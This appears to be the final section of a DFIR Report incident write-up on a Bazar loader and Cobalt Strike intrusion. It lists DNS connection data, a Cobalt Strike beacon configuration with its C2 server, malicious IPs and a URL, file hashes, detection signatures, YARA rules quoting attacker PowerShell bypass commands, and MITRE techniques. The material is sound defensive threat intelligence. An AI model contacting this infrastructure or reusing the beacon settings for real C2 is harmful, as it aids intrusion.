| + | udp | | 10.[redacted] | 50213 | 94.177.171.127 | 53 | 2 | 535<br>619 | invisible | Host | acfgjlbdhgjo.bazar |
| + | udp | | 10.[redacted] | 50214 | 45.63.124.65 | 53 | 1 | 36<br>78 | invisible | Host | acfgjlbdhgjo.bazar |
| + | udp | | 10.[redacted] | 50212 | 139.59.23.241 | 53 | 1 | 36<br>78 | invisible | Host | acfgjlbdhgjo.bazar |
| + | udp | | 10.[redacted] | 50210 | 147.135.185.78 | 53 | 1 | 36<br>78 | invisible | Host | acfgjlbdhgjo.bazar |
| + | udp | | 10.[redacted] | 50209 | 5.135.183.146 | 53 | 2 | 72<br>156 | invisible | Host | acfgjlbdhgjo.bazar |
| + | udp | | 10.[redacted] | 50211 | 51.255.211.146 | 53 | 1 | 36<br>78 | invisible | Host | acfgjlbdhgjo.bazar |
| + | udp | | 10.[redacted] | 50208 | 163.172.185.51 | 53 | 1 | 36<br>78 | invisible | Host | acfgjlbdhgjo.bazar |
| + | udp | | 10.[redacted] | 50206 | 5.45.97.127 | 53 | 1 | 36<br>78 | invisible | Host | acfgjlbdhgjo.bazar |
| + | udp | | 10.[redacted] | 50207 | 172.104.136.243 | 53 | 2 | 72<br>156 | invisible | Host | acfgjlbdhgjo.bazar |
| + | udp | | 10.[redacted] | 50204 | 192.99.85.244 | 53 | 2 | 72<br>156 | invisible | Host | acfgjlbdhgjo.bazar |
| + | udp | | 10.[redacted] | 50205 | 82.141.39.32 | 53 | 1 | 36<br>78 | invisible | Host | acfgjlbdhgjo.bazar |
| + | udp | | 10.[redacted] | 50203 | 142.4.205.47 | 53 | 1 | 36<br>78 | invisible | Host | acfgjlbdhgjo.bazar |
| + | udp | | 10.[redacted] | 50200 | 208.67.220.220 | 53 | 2 | 147<br>231 | invisible | Host | acfgjlbdhgjo.bazar |
| + | udp | | 10.[redacted] | 50199 | 169.239.202.202 | 53 | 2 | 72<br>156 | invisible | Host | acfgjlbdhgjo.bazar |
| + | udp | | 10.[redacted] | 50201 | 208.67.222.222 | 53 | 2 | 147 | invisible | Host | acfgjlbdhgjo.bazar |

**Cobalt Strike:**

Beacon Configuration:

```
| x86 URI Response:
| BeaconType: 8 (HTTPS)
| Port: 443
| Polling: 45000
| Jitter: 37
| Maxdns: 255
| C2 Server: 195.123.222.23,/jquery-3.3.1.min.js
| User Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
| HTTP Method Path 2: /jquery-3.3.2.min.js
| Header1:
| Header2:
| PipeName:
| DNS Idle: J}\xC4q
| DNS Sleep: 0
| Method1: GET
| Method2: POST
| Spawnto_x86: %windir%\syswow64\dllhost.exe
| Spawnto_x64: %windir%\sysnative\dllhost.exe
| Proxy_AccessType: 2 (Use IE settings)
|
|
| x64 URI Response:
| BeaconType: 8 (HTTPS)
| Port: 443
| Polling: 45000
| Jitter: 37
| Maxdns: 255
| C2 Server: 195.123.222.23,/jquery-3.3.1.min.js
| User Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
| HTTP Method Path 2: /jquery-3.3.2.min.js
| Header1:
| Header2:
| PipeName:
| DNS Idle: J}\xC4q
| DNS Sleep: 0
| Method1: GET
| Method2: POST
| Spawnto_x86: %windir%\syswow64\dllhost.exe
| Spawnto_x64: %windir%\sysnative\dllhost.exe
| Proxy_AccessType: 2 (Use IE settings)
```

Other Observed Cobalt Strike IP's:

```
52.37.54.140
52.90.110.55
52.91.20.198
54.151.74.109
54.184.178.68
54.193.45.225
54.202.186.121
208.100.26.238

JA3: 72a589da586844d7f0818ce684948eea
JA3s: e35df3e00ca4ef31d42b34bebaa2f86e
```

### Exfiltration

We did not witness exfiltration in the clear during this case but we have recently become aware of Ryuk threat actors exfiltrating information over the Cobalt Strike C2 channel.

### Impact

After finishing discovery, the threat actors disconnected from the network dropping both Bazar and Cobalt Strike. We believe the next phase of this attack would have been domain wide ransomware.

Enjoy our report? Please consider donating $1 or more using Patreon. Thank you for your support!

We also have pcaps, memory captures, scripts, executables, and Kape packages available here.

### IOCs

If you would like access to our internal MISP and/or threat feeds please see here.

https://misppriv.circl.lu/events/view/82052 @ https://otx.alienvault.com/pulse/601746492be20820e1cb57c0

### Network

```
https://juiceandfilm.com/salman/qqum.php
195.123.222.23
52.37.54.140
52.90.110.55
52.91.20.198
54.151.74.109
54.184.178.68
54.193.45.225
54.202.186.121
208.100.26.238
195.123.222.23
```

### Endpoint

```
request_form_1609982042.xlsm
d50d1513573da2dcfb6b4bbc8d1a87c0
5e272afe665f15e0421ec71d926f0c08a734d3a9
571c32689719ba00f0d60918ae70a8edc185435ce3201413c75da1dbd269f88c
M1E1626.exe
8a528ec7943727678bac5b9f1b74627a
05cbef6bd0992e3532a3c597957f821140b61b94
d362c83e5a6701f9ae70c16063d743ea9fe6983d0c2b9aa2c2accf2d8ba5cb38
start.bat
0ab5c442d5a202c213f8a2fe2151fc3f
a780085d758aa47bddd1e088390b3bcc0a3efc2e
63de40c7382bbfe7639f51262544a3a62d0270d259e3423e24415c370dd77a60
Get-DataInfo.ps1
8ea370c4c13ee94dcb827530d4cc807c
aff6138088d5646748eeaa8a7ede1ff812c82c04
6f5f3c8aa308819337a2f69d453ab2f6252491aa0ccc94a8364d0c3c10533173
netscan.exe
16ef238bc49b230b9f17c5eadb7ca100
a5c1e4203c740093c5184faf023911d8f12df96c
ce6fc6cca035914a28bbc453ee3e8ef2b16a79afc01d8cb079c70c7aee0e693f
```

## Detections

### Network

```
ET INFO Observed DNS Query for EmerDNS TLD (.bazar)
ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex/Trickbot CnC)
ETPRO TROJAN Observed Malicious SSL Cert (Cobalt Strike CnC)
```

### Sigma

https://github.com/Neo23x0/sigma/blob/c56cd2dfff6343f3694ef4fd606a305415599737/rules/windows/process_creation/win_meterpreter_or_cobaltstrike

https://github.com/Neo23x0/sigma/blob/126a17a27696ee6aaaf50f8673a659124e260143/rules/windows/process_creation/win_susp_adfind.yml

https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_susp_powershell_enc_cmd.yml

https://github.com/Neo23x0/sigma/blob/084cd39505861188d9d8f2d5c0f2835e4f750a3f/rules/windows/process_creation/win_malware_trickbot_recon_ac

https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_susp_commands_recon_activity.yml

https://github.com/Neo23x0/sigma/blob/c56cd2dfff6343f3694ef4fd606a305415599737/rules/windows/builtin/win_overpass_the_hash.yml

### Yara

```
/*
YARA Rule Set
Author: The DFIR Report
Date: 2021-01-25
Identifier: Case 1013
Reference: https://thedfirreport.com/
*/

/* Rule Set ----------------------------------------------------------------- */

import "pe"

rule bazar_start_bat {
meta:
description = "files - file start.bat"
author = "The DFIR Report"
reference = "https://thedfirreport.com/"
date = "2021-01-25"
hash1 = "63de40c7382bbfe7639f51262544a3a62d0270d259e3423e24415c370dd77a60"
strings:
$x1 = "powershell.exe Set-ExecutionPolicy -ExecutionPolicy Bypass -Scope Process -Force" fullword ascii
$x2 = "powershell.exe -executionpolicy remotesigned -File .\\Get-DataInfo.ps1 %1)" fullword ascii
$x3 = "powershell.exe -executionpolicy remotesigned -File .\\Get-DataInfo.ps1 %method" fullword ascii
$s4 = "set /p method=\"Press Enter for collect [all]: \"" fullword ascii
$s5 = "echo \"all ping disk soft noping nocompress\"" fullword ascii
$s6 = "echo \"Please select a type of info collected:\"" fullword ascii
$s7 = "@echo on" fullword ascii /* Goodware String - occured 1 times */
$s8 = "color 07" fullword ascii
$s9 = "pushd %~dp0" fullword ascii /* Goodware String - occured 1 times */
$s10 = "color 70" fullword ascii
$s11 = "IF \"%1\"==\"\" (" fullword ascii
$s12 = "IF NOT \"%1\"==\"\" (" fullword ascii
condition:
uint16(0) == 0x6540 and filesize < 1KB and
1 of ($x*) and all of them
}

rule bazar_M1E1626 {
meta:
description = "files - file M1E1626.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com/"
date = "2021-01-25"
hash1 = "d362c83e5a6701f9ae70c16063d743ea9fe6983d0c2b9aa2c2accf2d8ba5cb38"
strings:
$s1 = "ResizeFormToFit.EXE" fullword wide
$s2 = "C:\\Windows\\explorer.exe" fullword ascii
$s3 = "bhart@pinpub.com" fullword wide
```

```
$s4 = "constructor or from DllMain." fullword ascii
$s5 = "dgsvhwe" fullword ascii
$s6 = "ResizeFormToFit.Document" fullword wide
$s7 = "ResizeFormToFit Version 1.0" fullword wide
$s8 = "This is a dummy form view for illustration of how to size the child frame window of the form to fit th
$s9 = "GSTEAQR" fullword ascii
$s10 = "HTBNMRRTNSHNH" fullword ascii
$s11 = "RCWZCSJXRRNBL" fullword ascii
$s12 = "JFCNZXHXPTCT" fullword ascii
$s13 = "BLNEJPFAWFPU" fullword ascii
$s14 = "BREUORYYPKS" fullword ascii
$s15 = "UCWOJTPGLBZTI" fullword ascii
$s16 = "DZVVFAVZVWMVS" fullword ascii
$s17 = "MNKRAMLGWUX" fullword ascii
$s18 = "WHVMUKGVCHCT" fullword ascii
$s19 = "\\W\\TQPNIQWNZN" fullword ascii
$s20 = "ResizeFormToFit3" fullword wide
condition:
uint16(0) == 0x5a4d and filesize < 2000KB and
( pe.imphash() == "578738b5c4621e1bf95fce0a570a7cfc" or 8 of them )
}

rule bazar_files_netscan {
meta:
description = "files - file netscan.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com/"
date = "2021-01-25"
hash1 = "ce6fc6cca035914a28bbc453ee3e8ef2b16a79afc01d8cb079c70c7aee0e693f"
strings:
$s1 = "TREMOTECOMMONFORM" fullword wide
$s2 = "ELHEADERRIGHTBMP" fullword wide
$s3 = "ELHEADERDESCBMP" fullword wide
$s4 = "ELHEADERLEFTBMP" fullword wide
$s5 = "ELHEADERASCBMP" fullword wide
$s6 = "ELHEADERPOINTBMP" fullword wide
$s7 = "<description>A free multithreaded IP, SNMP, NetBIOS scanner.</description>" fullword ascii
$s8 = "GGG`BBB" fullword ascii /* reversed goodware string 'BBB`GGG' */
$s9 = "name=\"SoftPerfect Network Scanner\"/>" fullword ascii
$s10 = "SoftPerfect Network Scanner" fullword wide
$s11 = "TREMOTESERVICEEDITFORM" fullword wide
$s12 = "TUSERPROMPTFORM" fullword wide
$s13 = "TREMOTEWMIFORM" fullword wide
$s14 = "TPUBLICIPFORM" fullword wide
$s15 = "TREMOTESERVICESFORM" fullword wide
$s16 = "TREMOTEWMIEDITFORM" fullword wide
$s17 = "TREMOTEFILEEDITFORM" fullword wide
$s18 = "TREMOTEREGISTRYFORM" fullword wide
$s19 = "TPASTEIPADDRESSFORM" fullword wide
$s20 = "TREMOTEREGISTRYEDITFORM" fullword wide
condition:
uint16(0) == 0x5a4d and filesize < 2000KB and
( pe.imphash() == "e9d20acdeaa8947f562cf14d3976522e" or 8 of them )
}
```

**MITRE**

Spearphishing Link – T1566.002
User Execution – T1204
Command-Line Interface – T1059
Domain Trust Discovery – T1482
Pass the Hash – T1550.002
Remote Desktop Protocol – T1021.001
SMB/Windows Admin Shares – T1021.002
Domain Account – T1087.002
Domain Groups – T1069.002
System Information Discovery – T1082
System Time Discovery – T1124
Security Software Discovery – T1518.001

Software Discovery – T1518
Rundll32 – T1218.011
DNS – T1071.004
Commonly Used Port – T1043
Service Execution – T1569.002
PowerShell – T1059.001
Registry Run Keys / Startup Folder – T1547.001

Internal case #1013

---